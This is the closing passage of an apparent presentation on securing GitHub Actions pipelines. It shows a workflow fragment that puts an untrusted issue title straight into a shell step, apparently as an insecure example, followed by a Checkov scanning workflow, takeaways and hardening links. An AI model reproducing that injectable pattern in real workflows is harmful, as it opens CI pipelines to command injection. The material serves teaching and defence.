                7  |     runs-on: ubuntu-latest
                8  |     run: |
                9  |       title="${{ github.event.issue.title }}"
                10 |       if [[ ! $title =~ ^.*:\ .*$ ]]; then
                11 |         echo "Bad issue title"
                12 |         exit 1
                13 |       fi
                14 |   secure-job:
                15 |     name: job2
```

Checkov as a GitHub Action

```
name: Checkov
on:
  push:
    branches:
      - main
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2
      - name: Set up Python 3.8
        uses: actions/setup-python@v1
        with:
          python-version: 3.8
      - name: Test with Checkov
        id: checkov
        uses: bridgecrewio/checkov-action@master
        with:
          directory: .github/workflow
          framework: github_actions
```

Takeaways

- **Secure Design takes work**
  - OOTB security isn't there and finding best practices for a secure repo takes digging
- **Open Source tools are here to help!**
  - Head to checkov.io for more information
- **Misconfigurations are first class problems**
  - Arguably more common than hacker-style application **vulnerabilities**!
  - One misconfiguration can allow an attacker into the soft interior of your development pipeline.
- **Defaults** are **not secure**
- **Pipeline as code Security can and should be applied at ALL phases including the CI!**
- **Fixing Infrastructure in Code** is much **easier** done by **YOU**
  - on your terms rather than found in CI, runtime or worse … after a br3@ch!
- **Checkov** as a GitHub Action for security!
- Read the GitHub security hardening guide!
  - https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions

GAMEOVER

Thanks for playing:

More at
https://docs.github.com/en/actions/deployment/targeting-different-environments/using-environments-for-deployment
https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions
https://blog.gitguardian.com/github-actions-security-cheat-sheet/
https://docs.aws.amazon.com/IAM/latest/UserGuide/id_roles_providers_create_oidc.html
https://checkov.io
https://github.com/ossf/scorecard
https://stevegiguere.com
https://bridgecrew.io